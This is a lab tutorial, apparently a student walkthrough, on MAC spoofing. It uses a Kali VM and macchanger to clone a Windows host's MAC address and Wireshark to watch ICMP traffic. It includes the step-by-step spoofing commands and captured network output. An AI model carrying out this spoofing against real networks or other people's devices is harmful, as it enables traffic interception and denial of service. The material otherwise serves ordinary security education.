# MAC Cloning/Spoofing

MAC Spoofing is where an attacker spoofs/clones their MAC address to that of the MAC address as the target. This will broadcast an ARP packet to the local switch. Doing so tricks the switch into thinking the Attacker's IP is the same as the Target's IP. This allows the attacker to send and receive traffic from the same IP as the target. This can also sometimes indirectly cause a Denial of Service against the target as well.


Resources Needed:

- VMware
- Kali Linux VM
- A target OS (Windows host machine is used)
    - Has Wireshark installed

**I. Setting up the Victim Machine**


1) Start the Victim machine up

2) Determine the interface and MAC address of the Target machine
   a. Open command prompt
      i. >ipconfig /all
         1. Record the MAC (physical) address of the interface you are using and the IPv4 address of the device and the Default Gateway IP address




```
Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . : lan
   Description . . . . . . . . . . . : Marvell AVASTAR Wireless-AC Network Controller
   Physical Address. . . . . . . . . : BC-83-85-02-5D-70
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : 2603:300c:183c:e0a0:a315:6552:4fbf:229d(Preferred)
   Temporary IPv6 Address. . . . . . : 2603:300c:183c:e0a0:891:c34:4ee5:9d5a(Preferred)
   Link-local IPv6 Address . . . . . : fe80::cecf:8625:f72e:43b3%18(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.0.113(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Sunday, November 27, 2022 3:59:05 PM
   Lease Expires . . . . . . . . . . : Sunday, November 27, 2022 5:59:04 PM
   Default Gateway . . . . . . . . . : fe80::52c7:bfff:fe30:9720%18
                                       192.168.0.1
   DHCP Server . . . . . . . . . . . : 192.168.0.1
   DHCPv6 IAID . . . . . . . . . . . : 264012677
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2A-E7-56-1B-00-C0-CA-99-5F-D7
   DNS Servers . . . . . . . . . . . : 192.168.0.1
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

3) Open Wireshark
   a. Select the interface from the pervious to capture packets on and start




Local Area Connection* 6
Local Area Connection* 5
Local Area Connection* 4
Bluetooth Network Connection
Wi-Fi
Local Area Connection* 11
Local Area Connection* 9
vEthernet (Default Switch)
Adapter for loopback traffic capture
Ethernet

4) Start generating icmp traffic
   a. Type in the command prompt
      i. Ping your default gateway
         1. >ping -n 15 <Defualt Gateway IP>
            Ex ) >ping -n 15 192.168.0.1
            i. Change the IP to whatever your Default Gateway IP is



```
Microsoft Windows [Version 10.0.19045.2311]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Zach>ping -n 15 192.168.0.1

Pinging 192.168.0.1 with 32 bytes of data:
Reply from 192.168.0.1: bytes=32 time=15ms TTL=64
Reply from 192.168.0.1: bytes=32 time=7ms TTL=64
Reply from 192.168.0.1: bytes=32 time=10ms TTL=64
Reply from 192.168.0.1: bytes=32 time=3ms TTL=64
Reply from 192.168.0.1: bytes=32 time=6ms TTL=64
Reply from 192.168.0.1: bytes=32 time=9ms TTL=64
Reply from 192.168.0.1: bytes=32 time=15ms TTL=64
Reply from 192.168.0.1: bytes=32 time=60ms TTL=64
Reply from 192.168.0.1: bytes=32 time=4ms TTL=64
Reply from 192.168.0.1: bytes=32 time=18ms TTL=64
Reply from 192.168.0.1: bytes=32 time=8ms TTL=64
Reply from 192.168.0.1: bytes=32 time=3ms TTL=64
Reply from 192.168.0.1: bytes=32 time=5ms TTL=64
Reply from 192.168.0.1: bytes=32 time=5ms TTL=64
Reply from 192.168.0.1: bytes=32 time=5ms TTL=64

Ping statistics for 192.168.0.1:
    Packets: Sent = 15, Received = 15, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 3ms, Maximum = 60ms, Average = 11ms

C:\Users\Zach>
```

5) Go back to Wireshark and view the icmp traffic
   a. In the display filter, put “icmp”



Capturing from Wi-Fi


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

icmp

```
No.  Date     Time       Src port Source          Dest port Destination     Protocol Length Info
 138 2022-… 18.055688           192.168.0.113             192.168.0.1     ICMP     74 Echo (ping) request  id=0x0001, seq=45/11520, ttl=128 (no response found!)
 139 2022-… 18.055707           192.168.0.113             192.168.0.1     ICMP     74 Echo (ping) request  id=0x0001, seq=45/11520, ttl=128 (reply in 145)
 145 2022-… 20.247273           192.168.0.1               192.168.0.113   ICMP     74 Echo (ping) reply    id=0x0001, seq=45/11520, ttl=64 (request in 139)
 148 2022-… 20.262577           192.168.0.113             192.168.0.1     ICMP     74 Echo (ping) request  id=0x0001, seq=46/11776, ttl=128 (no response found!)
 149 2022-… 20.262596           192.168.0.113             192.168.0.1     ICMP     74 Echo (ping) request  id=0x0001, seq=46/11776, ttl=128 (reply in 150)
 150 2022-… 20.275358           192.168.0.1               192.168.0.113   ICMP     74 Echo (ping) reply    id=0x0001, seq=46/11776, ttl=64 (request in 149)
 158 2022-… 21.290383           192.168.0.113             192.168.0.1     ICMP     74 Echo (ping) request  id=0x0001, seq=47/12032, ttl=128 (no response found!)
 159 2022-… 21.290399           192.168.0.113             192.168.0.1     ICMP     74 Echo (ping) request  id=0x0001, seq=47/12032, ttl=128 (reply in 160)
 160 2022-… 21.293717           192.168.0.1               192.168.0.113   ICMP     74 Echo (ping) reply    id=0x0001, seq=47/12032, ttl=64 (request in 159)
 208 2022-… 22.313257           192.168.0.113             192.168.0.1     ICMP     74 Echo (ping) request  id=0x0001, seq=48/12288, ttl=128 (no response found!)
 209 2022-… 22.313279           192.168.0.113             192.168.0.1     ICMP     74 Echo (ping) request  id=0x0001, seq=48/12288, ttl=128 (reply in 210)
 210 2022-… 22.320086           192.168.0.1               192.168.0.113   ICMP     74 Echo (ping) reply    id=0x0001, seq=48/12288, ttl=64 (request in 209)
 214 2022-… 23.356594           192.168.0.113             192.168.0.1     ICMP     74 Echo (ping) request  id=0x0001, seq=49/12544, ttl=128 (no response found!)
 215 2022-… 23.356624           192.168.0.113             192.168.0.1     ICMP     74 Echo (ping) request  id=0x0001, seq=49/12544, ttl=128 (reply in 216)
 216 2022-… 23.363831           192.168.0.1               192.168.0.113   ICMP     74 Echo (ping) reply    id=0x0001, seq=49/12544, ttl=64 (request in 215)
 222 2022-… 24.382490           192.168.0.113             192.168.0.1     ICMP     74 Echo (ping) request  id=0x0001, seq=50/12800, ttl=128 (no response found!)
 223 2022-… 24.382510           192.168.0.113             192.168.0.1     ICMP     74 Echo (ping) request  id=0x0001, seq=50/12800, ttl=128 (reply in 224)
 224 2022-… 24.397365           192.168.0.1               192.168.0.113   ICMP     74 Echo (ping) reply    id=0x0001, seq=50/12800, ttl=64 (request in 223)
 227 2022-… 25.408820           192.168.0.113             192.168.0.1     ICMP     74 Echo (ping) request  id=0x0001, seq=51/13056, ttl=128 (no response found!)
 228 2022-… 25.408836           192.168.0.113             192.168.0.1     ICMP     74 Echo (ping) request  id=0x0001, seq=51/13056, ttl=128 (reply in 229)
 229 2022-… 25.417249           192.168.0.1               192.168.0.113   ICMP     74 Echo (ping) reply    id=0x0001, seq=51/13056, ttl=64 (request in 228)
```

## II. Setting up the Attack Machine

1) On VMware landing page, change the network adapter settings
   a. Change the network adapter to use Bridged mode



Kali - VMware Workstation

Kali

Power on this virtual machine
Edit virtual machine settings

Devices

| | |
|---|---|
| Memory | 4 GB |
| Processors | 4 |
| Hard Disk (SCSI) | 45 GB |
| CD/DVD (IDE) | Using file I:\ISO fil... |
| USB Controller | Present |
| Sound Card | Auto detect |
| Printer | Present |
| Display | Auto detect |

Description

Type here to enter a description of this virtual machine.

Virtual Machine Settings

Hardware | Options


| Device | Summary |
|---|---|
| Memory | 4 GB |
| Processors | 4 |
| Hard Disk (SCSI) | 45 GB |
| CD/DVD (IDE) | Using file I:\ISO files\kali-linux-... |
| Network Adapter | NAT |
| USB Controller | Present |
| Sound Card | Auto detect |
| Printer | Present |
| Display | Auto detect |

Device status
☐ Connected
☑ Connect at power on

Network connection
● Bridged: Connected directly to the physical network
☐ Replicate physical network connection state
○ NAT: Used to share the host's IP address
○ Host-only: A private network shared with the host
○ Custom: Specific virtual network
VMnet0
○ LAN segment:

2) Boot up the Attack machine

3) Determine the interface and change the MAC address
   a. Open a terminal
      i. >ifconfig
         1. Record which interface (wireless or ethernet) you are using




```
┌──(user㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.130  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 2603:300c:183c:e0a0:20c:29ff:fe1b:ae22  prefixlen 64  scopeid 0x0<gl
obal>
        inet6 fe80::20c:29ff:fe1b:ae22  prefixlen 64  scopeid 0x20<link>
        inet6 2603:300c:183c:e0a0:6a7e:1bc2:e169:120c  prefixlen 64  scopeid 0x0<g
lobal>
        ether 36:33:21:59:42:56  txqueuelen 1000  (Ethernet)
        RX packets 785  bytes 192429 (187.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 216  bytes 23940 (23.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(user㉿kali)-[~]
└─$ 
```

      ii. >sudo ifconfig <interface> down
      iii. >sudo macchanger -m <Target MAC address> <interface>
         1. Input the MAC address the Target machine has

            Ex) >sudo macchanger -m 00:0C:29:B3:E8:78 eth0


      iv. >sudo ifconfig <interface> up



```
┌──(user㉿kali)-[~]
└─$ sudo ifconfig eth0 down

┌──(user㉿kali)-[~]
└─$ sudo macchanger -m bc:83:85:02:5d:70 eth0
Current MAC:   36:33:21:59:42:56 (unknown)
Permanent MAC: 00:0c:29:1b:ae:22 (VMware, Inc.)
New MAC:       bc:83:85:02:5d:70 (unknown)

┌──(user㉿kali)-[~]
└─$ sudo ifconfig eth0 up

┌──(user㉿kali)-[~]
└─$ █
```

### IV. View the results of the attack on Wireshark

1) Open Wireshark on the Attack machine
    a. Select the interface and start capturing packets



Welcome to Wireshark

Open

/home/user/Downloads/PCAP3.cap (9223 KB)

/home/user/Downloads/NCL_Games/NCL_Team/Network_Traffic_Analysis/Cracking2.pcap (59 KB)

*/home/user/Downloads/NCL Games/Network_Traffic_Analysis/Cracking 1.pcap (not found)*

*/home/user/Downloads/Network Traffic Analysis/Printer.pcap (not found)*

